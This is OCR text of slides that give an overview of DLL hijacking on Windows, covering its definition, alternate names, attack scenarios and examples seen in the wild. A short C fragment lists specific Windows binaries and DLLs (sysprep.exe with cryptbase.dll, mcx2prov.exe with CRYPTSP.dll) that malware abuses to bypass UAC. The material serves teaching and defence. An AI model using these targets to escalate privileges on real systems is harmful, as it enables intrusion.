
finding
‘hijackables’

hijacking

attacks
& defenses

# HISTORY OF DLL HIJACKING

## …on windows



# DLL Hijacking (Windows)

## an overview

definition

"an attack that exploits the way some Windows applications **search and load** Dynamic Link Libraries (DLLs)"


"binary planting"

"insecure library loading"

"dll loading hijacking"

"dll preloading attack"

other names




"I need **<blah>.dll**"

**<blah>.dll**

**<blah>.dll**

# DLL Hijacking Attacks

providing a variety of attack scenarios



vulnerable binary

persistence

process injection

escalation of privileges
(uac bypass)

'remote' infection


# DLL Hijacking Attacks

## in the wild

persistence

> “we had a plump stack of malware samples in our library that all had this name (**fxsst.dll**) and were completely unrelated to each other” -mandiant

priv esc



```
//paths to abuse
char* uacTargetDir[] = {"system32\\sysprep", "ehome"};
char* uacTargetApp[] = {"sysprep.exe", "mcx2prov.exe"};
char* uacTargetDll[] = { "cryptbase.dll" , "CRYPTSP.dll"};

//execute vulnerable application & perform DLL hijacking attack
if(Exec(&exitCode, "cmd.exe /C %s", targetPath))
{
   if(exitCode == UAC_BYPASS_MAGIC_RETURN_CODE)
       DBG("UAC BYPASS SUCCESS")
...
```

bypassing UAC (carberp, blackbeard, etc.)

# DLL Hijacking

